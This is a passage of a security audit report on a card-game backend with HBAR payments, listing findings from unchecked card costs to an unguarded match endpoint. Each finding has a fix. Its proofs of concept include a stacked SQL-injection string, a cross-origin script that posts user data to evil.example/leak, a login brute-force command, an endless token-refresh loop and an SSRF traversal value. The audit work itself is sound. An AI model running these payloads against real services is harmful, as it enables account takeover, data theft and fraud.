`handlePlayCard` contains explicit TODO comments where mana / warp-cost validation should occur. As written, any player can play any card regardless of cost, trivially breaking game balance.

Vulnerability Details

```
// game.service.ts:101-152
// TODO: Look up warpCost from card data
// For now use simplified cost check

player.hand = player.hand.filter(c => c.id !== card.id);
player.board.push(card); // no cost deducted, no cost check
```

Proof of Concept

```
// Turn 1, 0 warp available:
socket.emit('game:action', {
  matchId,
  action: { type: 'play_card', cardId: 'legendary_10_warp_dragon' },
});
// Server pushes the card to the board. Opponent loses immediately.
```

Impact

Total collapse of game-mechanics integrity. Any match won via this is invalid, breaks ranked/ELO, and makes ladder standings meaningless.

Recommendation

Implement the check server-side.

```
const cost = await this.cards.getWarpCost(card.id);
if (player.warp < cost) {
```

```
    throw new BadRequestException('Not enough warp');  
}  
player.warp -= cost;
```

Status

Resolved



Medium

[M-01] store.service.ts#addHbarCredit - SQL Injection via Raw String Interpolation in QueryBuilder

Description

Three locations in `store.service.ts` (lines 152, 316, 393) build balance-update SQL by interpolating a value directly into the `SET` clause via template literals instead of using TypeORM parameter binding. Current callers pass `Number()`-coerced values so practical SQLi is blocked today, but the pattern is a latent risk that will detonate the first time any caller forwards a string.

Vulnerability Details

```
await this.userRepo
  .createQueryBuilder()
  .update(User)
  .set({ hbarCreditBalance: () => `hbarCreditBalance + ${hbarRemainder}` })
  .where('id = :id', { id: userId })
  .execute();
```

TypeORM does not sanitize values inside the raw function form; it emits them verbatim.

Proof of Concept

```
const payload = { amount: "0; UPDATE \"user\" SET \"isAdmin\" = true WHERE id = 1; --" };
.set({ hbarCreditBalance: () => `hbarCreditBalance + ${payload.amount}` })
// Final SQL executes both statements if numeric coercion is ever dropped
```

Impact

Full database compromise waiting on a single refactor that relaxes numeric coercion. Defense-in-depth failure: the secure pattern (parameter binding) costs nothing and removes the entire class of risk.

Recommendation

Use parameter binding.

```
.set({ hbarCreditBalance: () => `hbarCreditBalance + :delta` })  
.setParameter('delta', hbarRemainder)
```

Additionally enforce `@IsNumber()` on all monetary DTO fields.

Status

Resolved

[M-02] hedera.service.ts#sendHbar - Transfer Marked SENT Without Checking Receipt Status

Description

`sendHbar` executes a `TransferTransaction` and, although it does call `getReceipt`, it never asserts the receipt's outcome equals `SUCCESS` before returning the tx id. Failed on-chain transfers are therefore treated as successful in the database.

Vulnerability Details

```
const tx = await new TransferTransaction()
  .addHbarTransfer(from, amount.negated())
  .addHbarTransfer(to, amount)
  .execute(client);
const receipt = await tx.getReceipt(client);
this.logger.log('hbar receipt obtained'); // logged, never asserted
return tx.transactionId.toString(); // returns success path
```

Proof of Concept

```
// Operator account funded with 0.01 HBAR; payout amount is 100 HBAR.
// execute() returns a tx id; receipt carries INSUFFICIENT_PAYER_BALANCE.
await service.sendHbar(userAccount, Hbar.from(100));
// Caller treats response as success; ledger row written with txId, no payout reached user.
```

Impact

Users owed HBAR are permanently marked as paid even when no transfer occurred. The protocol silently pockets the debt and Mirror Node reconciliation breaks.

Recommendation

Gate on the receipt outcome explicitly before recording the transfer as sent.

```
const receipt = await tx.getReceipt(client);
const outcome = String(receipt['status']);
```

```
if (outcome !== 'SUCCESS') {  
  throw new Error('Transfer rejected on-chain: ' + outcome);  
}  
return tx.transactionId.toString();
```

Status

Resolved



[M-03] hedera.service.ts#getNftHolder - Mirror Node Response Trusted Verbatim

Description

`getNftHolder` reads `account_id` from the Mirror Node REST response and hands it to `sendHbar` as the payout destination. There is no schema validation, no format check, and no assertion that the response originated from the configured Mirror Node host.

Vulnerability Details

```
const res = await axios.get(`${mirror}/api/v1/tokens/${tokenId}/nfts/${serial}`);  
return res.data?.account_id; // passed straight into sharding.sendHbar(...)
```

Proof of Concept

```
# Attacker-controlled mirror returns crafted JSON:  
{ "account_id": "0.0.ATTACKER" }  
# Next royalty payout for that NFT is routed to 0.0.ATTACKER
```

Impact

All NFT-royalty payouts derived from Mirror Node data can be redirected to an attacker account via a compromised Mirror Node host, DNS poisoning, or a misconfigured env variable. Direct theft of treasury outflows.

Recommendation

Validate the response with a strict schema and cross-check against known user accounts.

```
const schema = z.object({ account_id: z.string().regex(/^0\.0\.\d+$/)});  
const parsed = schema.parse(res.data);  
const user = await this.userRepo.findOne({ where: { hederaAccountId:  
  parsed.account_id } });  
if (!user) throw new ForbiddenException('Unknown NFT holder');  
return parsed.account_id;
```

Status

Resolved



[M-04] store.service.ts#buyCardDirect - Price Validation Silently Bypassed on Feed Error

Description

In the direct card purchase flow, the catch block at `store.service.ts:487-489` swallows non-`BadRequestException` errors from the price oracle and continues. A transient oracle outage therefore lets the purchase proceed with an unchecked/stale price.

Vulnerability Details

```
try {
  price = await this.oracle.getCardPrice(cardId);
} catch (e) {
  if (e instanceof BadRequestException) throw e;
  this.logger.warn('price feed error', e);
  // falls through; price is whatever was set (undefined / stale)
}
await this.creditUser(userId, price); // executes with bad price
```

Proof of Concept

```
# Attacker waits for or induces an oracle outage
curl -X POST https://api.example.com/store/buy-card \
  -H "Authorization: Bearer $JWT" \
  -d '{"cardId":"legendary-001","qty":1000}'
```

Impact

Depending on the fallback value, attacker either drains credit pool at inflated stale prices or acquires cards for zero or a non-market rate.

Recommendation

Fail closed on any oracle error.

```
try {
  price = await this.oracle.getCardPrice(cardId);
```

```
} catch (e) {  
    throw new ServiceUnavailableException('Price feed unavailable; try later');  
}  
if (!Number.isFinite(price) || price <= 0) {  
    throw new ServiceUnavailableException('Invalid price');  
}
```

Status

Resolved

[M-05] compat.controller.ts#register - Legacy Register Endpoint Bypasses DTO Validation

Description

The compatibility `POST /auth/register` handler accepts a plain inline type instead of a class-validator DTO class. `ValidationPipe` is globally enabled but has nothing to enforce on a non-class parameter, so empty passwords, malformed emails, and missing fields are all accepted.

Vulnerability Details

```
@Post('register')
async register(@Body() body: { email: string; password: string; displayName: string
}) {
    return this.authService.register(body.email, body.password, body.displayName);
}
```

Proof of Concept

```
curl -X POST https://api.example.com/auth/register \
  -d '{"email":"not-an-email","password":"","displayName":""}'
# 201 Created - user row written with empty password hash
```

Impact

Trivial account creation with unvalidated identifiers and empty-password accounts. Enables account farming and downstream impersonation.

Recommendation

Introduce a `RegisterDto` and enforce via types.

```
export class RegisterDto {
    @IsEmail() email: string;
    @IsString() @MinLength(12) password: string;
    @IsString() @Length(3, 32) displayName: string;
}
```

```
@Post('register')  
async register(@Body() dto: RegisterDto) { ... }
```

Status

Resolved



[M-06] game.gateway.ts - WebSocket CORS Set to Wildcard with Credentials

Description

The `@WebSocketGateway` decorator configures `cors: { origin: '*', credentials: true }`, permitting any website to open a socket connection. Combined with the absence of per-event authentication (H-01), any browser tab on any domain can drive gameplay as another user.

Vulnerability Details

```
@WebSocketGateway({ cors: { origin: '*', credentials: true } })  
export class GameGateway { ... }
```

Proof of Concept

```
// evil.example embeds:  
const s = io('wss://api.example.com');  
s.emit('auth', { userId: VICTIM_ID });  
s.emit('game:action', { matchId: VICTIM_MATCH, action: { type: 'concede' } });
```

Impact

Any third-party site a logged-in player visits can sabotage their games, forfeit matches, or leak state. Combined with session-hijacking issues this is a drive-by gameplay takeover.

Recommendation

Restrict origin to the known frontends.

```
@WebSocketGateway({  
  cors: {  
    origin: ['https://play.futurity.gg', 'https://staging.futurity.gg'],  
    credentials: true,  
  },  
})
```

Status

Resolved



[M-07] admin.service.ts#setAdminStatus - Any Admin Can Grant Admin Without Super-Role

Description

setAdminStatus lets every user behind AdminGuard toggle isAdmin on any other account. There is no super-admin role, no multi-party approval, and no audit chain, so a single compromised admin account can mint unlimited new admins and lock out the original operator.

Vulnerability Details

```
async setAdminStatus(userId: string, isAdmin: boolean) {  
  await this.userRepo.update(userId, { isAdmin });  
}
```

Proof of Concept

```
curl -X POST https://api.example.com/admin/users/attacker-id/admin \  
  -H "Authorization: Bearer $STOLEN_ADMIN_JWT" \  
  -d '{"isAdmin": true}'  
  
# Attacker's own account is now admin. Original admin can be demoted next.
```

Impact

Compromise of any admin = permanent, irreversible takeover. Recovery requires DB-level intervention.

Recommendation

Introduce a SUPER_ADMIN role, restrict promotion to it, and require a second factor.

```
if (actor.role !== Role.SUPER_ADMIN) throw new ForbiddenException();  
await this.auditLog.record('PROMOTE', actor.id, targetUserId);
```

Status

Resolved

[M-08] admin-ops.controller.ts#resetCards - Destructive Reseed Breaks Referential Integrity

Description

POST /admin-ops/cards/reset deletes rows in the Card table, resets the sequence, and reseeds in a loop without a transaction, without a backup, and without handling foreign keys in deck, inventory, or match_card_state. The reset breaks mid-way and leaves dangling references or half-wiped state.

Vulnerability Details

```
await this.cardsRepo.delete(existingIds);
await this.ds.query('ALTER SEQUENCE card_id_seq RESTART WITH 1');
for (const c of seed) { await this.cardsRepo.save(c); }
// no transaction, no backup, no cascading-FK handling
```

Proof of Concept

```
curl -X POST https://api.example.com/admin-ops/cards/reset \
  -H "x-admin-secret: $SECRET"
# Every player's deck now references nonexistent cards.
```

Impact

Global denial of service: all decks, all inventories, all in-flight matches become invalid. Data recovery requires a point-in-time DB restore.

Recommendation

Replace destructive reseed with an idempotent upsert by natural key inside a transaction with a backup snapshot.

```
await this.ds.transaction(async (mgr) => {
  await mgr.query('CREATE TABLE card_backup_' + Date.now() + ' AS SELECT * FROM card');
  for (const c of seed) {
    await mgr.getRepository(Card).upsert(c, ['slug']);
  }
});
```

```
}  
});
```

Status

Resolved



[M-09] admin-ops.controller.ts - Unauthenticated Admin-Ops Endpoints Leak Internal State

Description

GET /admin-ops/cards/verify and GET /admin-ops/health are mounted under the admin-ops controller but carry no @UseGuards and do not call the x-admin-secret validator, returning internal schema health, row counts, seed hashes, and DB reachability to any unauthenticated caller.

Vulnerability Details

```
@Controller('admin-ops')
export class AdminOpsController {
  @Get('health') // no guard, no secret check
  health() { return this.ops.health(); }

  @Get('cards/verify') // no guard, no secret check
  verify() { return this.ops.verifyCards(); }
}
```

Proof of Concept

```
curl -sS https://api.example.com/admin-ops/health
# {"db":"up","migrations":"19/19","redis":"up","latencyMs":3,"gitSha":"a1b2c3d"}
```

Impact

Free reconnaissance for attackers: migration state reveals known-vulnerable versions, git SHA lets them read exact source, DB latency probes scaling.

Recommendation

Apply the admin-secret or admin-guard middleware to every route on the controller.

```
@Controller('admin-ops')
@UseGuards(JwtAuthGuard, AdminGuard)
export class AdminOpsController { ... }
```

Status

Resolved



[M-10] booster.service.ts / game.service.ts - Weak Math.random for Pack Contents and Shuffles

Description

Pack rolling (booster.service.ts:155) and in-game deck shuffles (game.service.ts:291) rely on `Math.random()`, which in V8 is an xorshift128+ PRNG seeded at process start. The shuffle uses the biased "sort by random" idiom. Both are predictable after observing a handful of outputs.

Vulnerability Details

```
// booster.service.ts:64,155
const roll = Math.random();

// game.service.ts:291
deck.sort(() => Math.random() - 0.5); // biased + predictable
```

xorshift128+ state can be recovered in roughly five observations. `sort` with a non-transitive comparator produces non-uniform permutations.

Proof of Concept

```
import { recoverState, next } from 'v8-prng-solver';
const state = recoverState(observedRolls);
const nextRoll = next(state);
// Buy the next pack only if nextRoll < legendaryOdds
```

Impact

Attackers cherry-pick legendary packs and predict opponent deck order in ranked play. Pack economy is broken and pull-rate marketing claims become misleading.

Recommendation

Use `crypto.randomInt` and Fisher-Yates.

```
import { randomInt } from 'crypto';
```

```
function shuffle<T>(a: T[]): T[] {  
  for (let i = a.length - 1; i > 0; i--) {  
    const j = randomInt(0, i + 1);  
    [a[i], a[j]] = [a[j], a[i]];  
  }  
  return a;  
}  
  
const roll = randomInt(0, 1_000_000) / 1_000_000;
```

Status

Resolved

[M-11] tutorial.service.ts#resetProgress - Reset Loop Farms Unlimited XP and Merits

Description

`resetProgress` clears the user's tutorial-completed flag and progress records. Calling `completeStep` again after reset re-awards `addXp(150)` and `addMerits(15)` when the step chain completes. There is no once-per-account claim ledger, so an attacker loops reset -> complete -> reset forever.

Vulnerability Details

```
// tutorial.service.ts:53-85
async resetProgress(userId: string) {
  await this.progressRepo.delete({ userId });
  await this.userRepo.update(userId, { tutorialCompleted: false });
}
// completeStep awards: addXp(150); addMerits(15) when allDone && !isComplete
```

Proof of Concept

```
for i in $(seq 1 10000); do
  curl -X POST -H "Authorization: Bearer $JWT" .../tutorial/reset
  # replay completion steps to trigger reward
  curl -X POST -H "Authorization: Bearer $JWT" .../tutorial/complete
done
# +1.5M XP and +150K merits per account
```

Impact

Unlimited in-game currency inflation. A scripted loop lets any user reach max level and max merits instantly, devaluing every paying player's progress.

Recommendation

Make rewards claim-once on a permanent ledger that reset does not touch.

```
@Entity()
```



```
export class TutorialReward {  
  @PrimaryKey() userId: string;  
  @Column() claimedAt: Date;  
}  
// completeStep: INSERT ... ON CONFLICT DO NOTHING; only award when inserted.
```

Status

Resolved

[M-12] compat.controller.ts#refresh - Refresh Endpoint Re-Signs the Same Access Token

Description

POST /auth/refresh verifies the supplied JWT and returns a newly signed access JWT via buildLoginResponse. There is no separate refresh-token model, no rotation, no revocation list, and no device binding — a stolen token yields permanent access.

Vulnerability Details

```
@Post('refresh')
async refresh(@Req() req) {
  const payload = this.jwt.verify(req.headers.authorization.slice(7));
  return this.auth.buildLoginResponse({ sub: payload.sub, email: payload.email });
}
```

Proof of Concept

```
while true; do
  TOKEN=$(curl -sS -X POST -H "Authorization: Bearer $TOKEN" \
    https://api.example.com/auth/refresh | jq -r .token)
  sleep 600
done
# Token never expires from the attacker's POV
```

Impact

One-time credential theft -> permanent account control. Password changes and logout do not revoke the rolling token.

Recommendation

Separate short-lived access tokens (10 min) from long-lived refresh tokens stored server-side with rotation and revocation. On logout or password change, delete all refresh rows for the user.

Status

Resolved



[M-13] System-wide - No Rate Limiting on Any Endpoint

Description

@nestjs/throttler is not installed, no ThrottlerGuard is registered, and there are no @Throttle() decorators anywhere in the codebase. Login, register, pack-open, sell, and refresh routes all accept unlimited requests per second from a single origin.

Vulnerability Details

package.json does not list @nestjs/throttler. app.module.ts does not register a throttler module. No WAF rule is referenced in the deploy config.

Proof of Concept

```
hey -n 100000 -c 200 -m POST \  
  -H 'Content-Type: application/json' \  
  -d '{"email":"victim@x.com","password":"$word"}' \  
  https://api.example.com/auth/login  
# No 429s. Brute force proceeds unchecked.
```

Impact

Credential stuffing against every account, brute force of admin secret, economic abuse of pack-open/sell endpoints, and trivial DoS.

Recommendation

Install and configure the throttler with per-endpoint limits.

```
ThrottlerModule.forRoot([{ ttl: 60_000, limit: 60 }]),  
  
@Throttle({ default: { ttl: 60_000, limit: 5 } })  
@Post('login') login() { ... }
```

Status

Resolved

[M-14] `main.ts#enableCors` - Overly Permissive Wildcard-Subdomain CORS

Description

The CORS callback in `main.ts:19-30` accepts any origin ending in `.up.railway.app` or `.netlify.app` with `credentials: true`. Since anyone can deploy a site to Railway or Netlify for free, any third party can host attacker-controlled pages whose origins pass the CORS check and read authenticated responses.

Vulnerability Details

```
app.enableCors({
  origin: (o, cb) => {
    if (o.endsWith('.up.railway.app') || o.endsWith('.netlify.app')) return cb(null,
true);
    // ...
  },
  credentials: true,
});
```

Proof of Concept

```
<!-- Hosted at https://evil-attacker.netlify.app -->
<script>
fetch('https://api.example.com/users/me', { credentials: 'include' })
  .then(r => r.json())
  .then(d => fetch('https://evil.example/leak', { method: 'POST', body:
JSON.stringify(d) }));
</script>
```

Impact

Cross-origin theft of tokens, personal data, and game state from any authenticated user tricked into visiting an attacker-owned Netlify/Railway page.

Recommendation

Allowlist exact origins only.

```
const allowed = new Set(['https://play.futurity.gg', 'https://staging.futurity.gg']);  
app.enableCors({  
  origin: (o, cb) => (!o || allowed.has(o)) ? cb(null, true) : cb(new Error('CORS')),  
  credentials: true,  
});
```

Status

Resolved

[M-15] store.service.ts - SSRF via Mirror Node URL Construction

Description

The payment confirmation flow interpolates a user-supplied `hederaTxId` into the Mirror Node REST URL after only light reformatting (`@` → `-`, one `.` → `-`). There is no strict regex validation, so crafted values containing traversal sequences or query separators can redirect the outbound request.

Vulnerability Details

```
// store.service.ts:193-204
const formatted = hederaTxId.replace('@', '-').replace('.', '-');
const url = `${this.mirrorNodeUrl}/api/v1/transactions/${formatted}`;
const { data } = await axios.get(url);
```

Proof of Concept

```
curl -X POST https://api.futuritygalaxies.example/store/confirm \
  -H "Authorization: Bearer <victim-jwt>" \
  -d
'{"purchaseId":"pending-123","hederaTxId":"0.0.2@1-..%2F..%2Faccounts%2F0.0.2%3Fx%3D"
}'
# Relative traversal survives; request escapes transactions path
```

Impact

Attacker can probe internal Mirror Node endpoints and, with a forged response, make `confirmPurchase` treat a non-existent payment as valid — unlocking packs/credit for free.

Recommendation

Validate `hederaTxId` against the canonical Hedera transaction ID regex and URL-encode before use.

```
const HEDERA_TX_ID = /^\\d+\\.\\d+\\.\\d+-\\d+-\\d+$/;
if (!HEDERA_TX_ID.test(hederaTxId)) {
```



```
    throw new BadRequestException('Invalid Hedera transaction ID');  
  }  
  const url =  
    `${this.mirrorNodeUrl}/api/v1/transactions/${encodeURIComponent(hederaTxId)}`;
```

Status

Resolved



[M-16] store.service.ts#confirmChangellyPurchase - Cross-User Purchase Confirmation IDOR

Description

`confirmChangellyPurchase(purchaseId)` at `store.service.ts:282-285` looks up the pending purchase by id only and never filters by `userId` from the JWT. Any authenticated user who knows another user's `purchaseId` can consume the victim's pending purchase slot.

Vulnerability Details

```
async confirmChangellyPurchase(purchaseId: string) {  
    const purchase = await this.purchasesRepo.findOne({ where: { id: purchaseId } });  
    // no userId filter  
    if (!purchase) throw new NotFoundException();  
    // proceeds to grant pack to purchase.userId  
}
```

Proof of Concept

```
curl -X POST https://api.example.com/store/buy/changelly/confirm \  
  -H "Authorization: Bearer <attacker-jwt>" \  
  -d '{"purchaseId":"<victim-pending-id>"}'  
# Victim's pending purchase is consumed or hijacked depending on downstream flow
```

Impact

Griefing at minimum (victim's purchase consumed/invalidated). In variants where the pack is credited to the caller after lookup, attacker steals paid packs.

Recommendation

Scope the lookup to the authenticated user.

```
const purchase = await this.purchasesRepo.findOne({  
    where: { id: purchaseId, userId: req.user.id, status: 'PENDING' },  
});
```

```
if (!purchase) throw new NotFoundException('Purchase not found');
```

Status

Resolved



[M-17] store.service.ts#redeemCredit - Partial Pack Grant Without Rollback

Description

`redeemCredit` atomically decrements the credit balance but then performs the purchase save and pack grants outside any surrounding transaction. If a pack grant fails (DB error, unique collision, pod crash), the credit is already gone with no compensating refund path.

Vulnerability Details

```
// store.service.ts:388-426
await this.userRepo.update(
  { id: userId, hbarCreditBalance: MoreThanOrEqual(needed) },
  { hbarCreditBalance: () => `hbarCreditBalance" - ${needed}` },
); // atomic debit
await this.purchasesRepo.save(purchase); // outside any tx
for (const grant of packGrants) {
  await this.packsService.grantPack(userId, grant); // may throw
}
```

Proof of Concept

```
// grantPack throws (unique constraint collision). After throw:
//   user.hbarCreditBalance -= needed
//   no pack issued, no refund row
```

Impact

User funds (pre-paid credit) are silently destroyed. Creates an abuse vector for an attacker who can reliably trigger `grantPack` failures.

Recommendation

Wrap the debit, purchase save, and grants in a single transaction that rolls back on any failure.

```
await this.dataSource.transaction(async (mgr) => {
```

```
const res = await mgr.update(User, { id: userId, hbarCreditBalance:
MoreThanOrEqual(needed) }, ...);
if (!res.affected) throw new BadRequestException('Insufficient credit');
await mgr.save(Purchase, purchase);
for (const g of packGrants) await this.packsService.grantPack(userId, g, { mgr });
});
```

Status

Resolved

[M-18] sharding.service.ts#retryPendingPayouts - No Payout Cap or Treasury Rate Limiting

Description

The sharding retry runner iterates all pending/failed entries and transfers HBAR with no per-run cap, no per-day cap, and no per-treasury-balance guard. A single corrupt run (wrong price feed, duplicated ledger rows, forged royalty event) can drain the treasury in one pass.

Vulnerability Details

```
// sharding.service.ts:127-142
for (const entry of pending) {
  await this.hedera.sendHbar(entry.toAccount, entry.amount);
}
// no accumulator gate, no treasury balance check
```

Proof of Concept

```
// Duplicate ledger rows slip in via M-30 or a data-migration bug.
// Each card has 100 shards instead of 10.
// retryPendingPayouts iterates 10x the expected rows and transfers 10x the treasury
balance.
```

Impact

Treasury drain in a single bad run. Even without malice, a data bug produces an irreversible mass payout.

Recommendation

Add layered caps.

```
const MAX_PER_RUN_HBAR = 50_000;
const MAX_TREASURY_PCT = 0.05;
const balance = await this.hedera.balanceOf(treasury);
const runCap = Math.min(MAX_PER_RUN_HBAR, balance * MAX_TREASURY_PCT);
```

```
let sent = 0;
for (const entry of pending) {
  if (sent + entry.amount > runCap) { this.logger.warn('Cap hit'); break; }
  await this.hedera.sendHbar(entry.toAccount, entry.amount);
  sent += entry.amount;
}
```

Status

Resolved

[M-19] sharding.service.ts#executePayout - Missing Status-Claim Guard Before Transfer

Description

`executePayout` does not atomically claim the entry (no `UPDATE ... WHERE status = PENDING`) before calling `sendHbar`. Concurrent calls (scheduled retry + manual retry, or two scaled workers) can re-send a payout that another worker is already sending.

Vulnerability Details

```
// sharding.service.ts:96-122
const entry = await this.repo.findOne({ where: { id: payoutId } });
// no status re-check inside a transaction
await this.hedera.sendHbar(entry.toAccount, entry.amount);
await this.repo.update({ id: payoutId }, { status: 'SENT' });
```

Proof of Concept

```
// Two workers pick the same entry:
// T0 Worker A: findOne -> status PENDING
// T0 Worker B: findOne -> status PENDING
// T1 Worker A: sendHbar
// T1 Worker B: sendHbar // double-pay
```

Impact

Duplicate HBAR payouts funded directly from the treasury. In any retry-after-timeout scenario this will fire.

Recommendation

Claim the row atomically before sending.

```
const claimed = await this.repo.update(
  { id: payoutId, status: 'PENDING' },
  { status: 'SENDING' },
);
```

```
if (claimed.affected !== 1) return;  
await this.hedera.sendHbar(entry.toAccount, entry.amount);  
await this.repo.update({ id: payoutId }, { status: 'SENT' });
```

Status

Resolved



[M-20] treasury-monitor.service.ts#pollOnce - Cursor Jump Skips Lagging Mirror Node Transactions

Description

On an empty batch, the treasury monitor advances its `lastCheckedTimestamp` to `now` (line 67), skipping any transactions that later become visible with timestamps earlier than that cutoff. Because Mirror Node ingestion is eventually consistent (lag spikes of 10-30s are common), this silently loses payments.

Vulnerability Details

```
// treasury-monitor.service.ts:67
if (txs.length === 0) {
  this.lastCheckedTimestamp = Date.now() / 1000; // jumps past unindexed region
  return;
}
```

Proof of Concept

```
// Cycle N: Mirror Node returns []. Cursor jumps to now.
// 2s later Mirror Node backfills tx@now-5 (a real payment).
// Cycle N+1: query is `timestamp > now`. The backfilled tx is never returned.
// -> User's HBAR arrived but no pack/credit granted.
```

Impact

Silent loss of legitimate user payments. Systemic during Mirror Node ingestion lag.

Recommendation

Lag the cursor behind realtime and re-query with an overlap window.

```
const SAFE_LAG_MS = 30_000;
const cutoff = (Date.now() - SAFE_LAG_MS) / 1000;
this.lastCheckedTimestamp = cutoff;
```

Status

Resolved



[M-21] `treasury-monitor.service.ts#handlePayment` - Non-Atomic Pack Granting in Treasury Monitor

Description

When a treasury payment is matched to a purchase, the monitor saves the purchase row, then loops through pack grants and credit updates in separate, non-transactional operations. A crash between these writes leaves an orphan pack or a stuck purchase row that can trigger a double-grant on the next poll.

Vulnerability Details

```
// treasury-monitor.service.ts:218-225
await this.purchasesRepo.save(purchase); // step 1
for (const grant of packGrants) {
  await this.packsService.grantPack(userId, grant); // step 2+
}
// no surrounding transaction
```

Proof of Concept

```
// T0 purchase saved. T0+5ms SIGTERM -> step 2 never runs.
// T1 pod restarts. Next poll sees purchase row; if retry logic re-tries grants,
duplicates appear.
```

Impact

Double-granting of packs for a single payment or silently stuck purchase rows.

Recommendation

Wrap the save and grants in a single TypeORM transaction and key pack creation on (hederaTxId, packSlot) with a unique index.

```
await this.dataSource.transaction(async (mgr) => {
  await mgr.save(Purchase, purchase);
  for (const g of packGrants) await this.packsService.grantPack(userId, g, { mgr });
});
```

Status

Resolved



[M-22] treasury-monitor.service.ts - Memo-Based Purchase Hijacking

Description

Strategy 1 of the treasury monitor matches payments to purchases by the Hedera transaction memo alone (`memo == purchase.id`). Because memos are public and attacker-writable, anyone who learns a pending `purchaseId` can front-run with a cheaper payment carrying the victim's memo, satisfying the match from a different sender.

Vulnerability Details

```
// treasury-monitor.service.ts:119-128
const memo = tx.memo_base64 ? Buffer.from(tx.memo_base64, 'base64').toString() : '';
const purchase = await this.purchasesRepo.findOne({ where: { id: memo, status:
'PENDING' } });
if (purchase && tx.amount >= purchase.expectedAmount) {
  await this.grantPack(purchase, tx); // no check that sender ==
purchase.expectedFrom
}
```

Proof of Concept

```
// 1. Attacker observes victim's pending purchase id "abc123".
// 2. Attacker sends the required HBAR with memo "abc123" from their own wallet.
// 3. Monitor matches, marks victim's purchase CONFIRMED – attacker is recorded as
payer.
// 4. Support/refund flows that pay `tx.sender` now route refunds to attacker.
```

Impact

Griefing that burns victim purchase slots; also enables refund redirection in any flow that pays the on-chain sender. If the attacker's payment is smaller than the pending expected amount, they also absorb the match.

Recommendation

Bind purchases to the expected Hedera sender account at creation and enforce it at match time.

```
if (tx.senderAccountId !== purchase.expectedFrom) return; // ignore spoof
```

Status

Resolved

[M-23] `users.service.ts#updateProfile` - Wallet Binding Without Ownership Proof

Description

`updateProfile` writes the user-supplied `hbarWalletId` directly to the DB without a signature challenge. Any user can claim someone else's Hedera wallet, tying that wallet's behavior (refunds, airdrops, sharding payouts) to the claiming user.

Vulnerability Details

```
// users.service.ts:16-19
async updateProfile(userId: string, dto: UpdateProfileDto) {
  return this.userRepo.update(userId, { hbarWalletId: dto.hbarWalletId }); // no
  ownership verification
}
```

Proof of Concept

```
curl -X POST https://api.example.com/users/me/profile \
  -H "Authorization: Bearer <attacker-jwt>" \
  -d '{"hbarWalletId":"0.0.7777777"}' # some whale's account
```

Impact

Identity confusion across the whole system. Any feature that trusts `hbarWalletId` — refunds, NFT royalty payouts, KYC — becomes spoofable. Combined with M-22 and the sharding flow, this can redirect real HBAR.

Recommendation

Require a signed message challenge before binding.

```
async completeBind(userId: string, accountId: string, signature: string) {
  const nonce = await this.cache.get(`bind:${userId}`);
  const ok = await this.hedera.verifySig(accountId, `Bind ${userId} @ ${nonce}`,
  signature);
  if (!ok) throw new UnauthorizedException();
}
```

```
await this.userRepo.update(userId, { hbarWalletId: accountId, walletVerified: true
});
}
```

Status

Resolved



[M-24] decks.service.ts#getDeckCardIds - Missing Ownership Check

Description

`getDeckCardIds(deckId)` returns the list of card IDs in any deck by `deckId` alone, with no check that the requester owns the deck. Callers in `game.service.ts` pass arbitrary client-supplied `deckIds` into this unguarded lookup — attackers can scrape opponents' decks and pre-plan counters.

Vulnerability Details

```
// decks.service.ts:68-75
async getDeckCardIds(deckId: string) {
  const deck = await this.decksRepo.findOne({ where: { id: deckId } });
  if (!deck) throw new NotFoundException();
  return deck.cardIds; // no userId check
}
```

Proof of Concept

```
curl -H "Authorization: Bearer <attacker-jwt>" \
  https://api.example.com/decks/<opponent-deck-id>/cards
# -> full card list, revealing strategy before the match
```

Impact

Competitive integrity violation: opponents' decks are exposed, enabling targeted counter-building. In tournaments, this is outright cheating.

Recommendation

Require the caller to own the deck.

```
async getDeckCardIds(deckId: string, userId: string) {
  const deck = await this.decksRepo.findOne({ where: { id: deckId, userId } });
  if (!deck) throw new NotFoundException();
  return deck.cardIds;
}
```

Status

Resolved



[M-25] achievements.service.ts#unlock - Double-XP Race Condition

Description

unlock reads whether the achievement is already unlocked, then writes the unlock record and awards XP in separate non-transactional steps without a unique index on (userId, achievementId). Concurrent requests for the same achievement both pass the "not-unlocked" check and both award XP.

Vulnerability Details

```
// achievements.service.ts:41-58
const existing = await this.unlocksRepo.findOne({
  where: { userId, achievementId },
});
if (existing) return existing;

await this.unlocksRepo.save({ userId, achievementId });
await this.userRepo.increment({ id: userId }, 'xp', achievement.xpReward);
```

Proof of Concept

```
await Promise.all([
  fetch('/achievements/unlock', { method: 'POST', body: JSON.stringify({ id }) }),
  fetch('/achievements/unlock', { method: 'POST', body: JSON.stringify({ id }) }),
]);
// Both XP increments commit before either save errors -> 2x XP reward
```

Impact

Linear XP inflation with N parallel requests, skewing leaderboard rankings and bypassing XP-gated unlocks.

Recommendation

Add a unique index on (userId, achievementId) and do the check, write, and reward in one transaction; gate XP on the save succeeding.

```
await this.dataSource.transaction(async (mgr) => {  
  try {  
    await mgr.save(AchievementUnlock, { userId, achievementId });  
  } catch (e) {  
    if (e.code === '23505') return; // unique violation  
    throw e;  
  }  
  await mgr.increment(User, { id: userId }, 'xp', achievement.xpReward);  
});
```

Status

Resolved

[M-26] game.gateway.ts#handleDisconnect - Active Matches Orphaned on Disconnect

Description

The WebSocket gateway's disconnect handler removes the user from `userSockets` and the matchmaking queue but does not end or forfeit an in-progress match. The `activeGames` entry persists with no timer, so the opponent never gets a win and stats are never updated — enabling trivial loss-dodging.

Vulnerability Details

```
// game.gateway.ts:34-43
handleDisconnect(client: Socket) {
  const userId = client.data.userId;
  if (userId) this.userSockets.delete(userId);
  this.matchmaking.removeFromQueue(userId);
  // no check for activeGames[userId], no forfeit timer
}
```

Proof of Concept

```
// 1. Attacker realises they're losing.
// 2. Attacker force-closes the socket.
// 3. Server leaves the match open. Opponent gets no win credit.
// 4. Attacker has effectively "erased" a loss with no ELO penalty.
```

Impact

Trivial loss-dodging by disconnect. ELO integrity destroyed; rage-quit becomes optimal play.

Recommendation

Start a reconnect/forfeit timer and resolve the match if the player doesn't reconnect.

```
async handleDisconnect(client: Socket) {
  const userId = client.data.userId;
```

```
if (!userId) return;
const match = this.activeGames.findByUser(userId);
if (!match) return;
match.startReconnectTimer(userId, 60_000, async () => {
  await this.game.forfeit(match.id, userId);
});
}
```

Status

Resolved

[M-27] compat.controller.ts#createMatch - Client-Controlled Match Primary Key

Description

The Unity compat layer lets the client supply the match identifier (`body.tid`) as the primary key. The save is wrapped in an empty catch `{}` so duplicate-key collisions are silently swallowed rather than rejected — a malicious client can collide with an existing match and either crash the save silently or hijack records.

Vulnerability Details

```
// compat.controller.ts:190-204
@Post('matches/add')
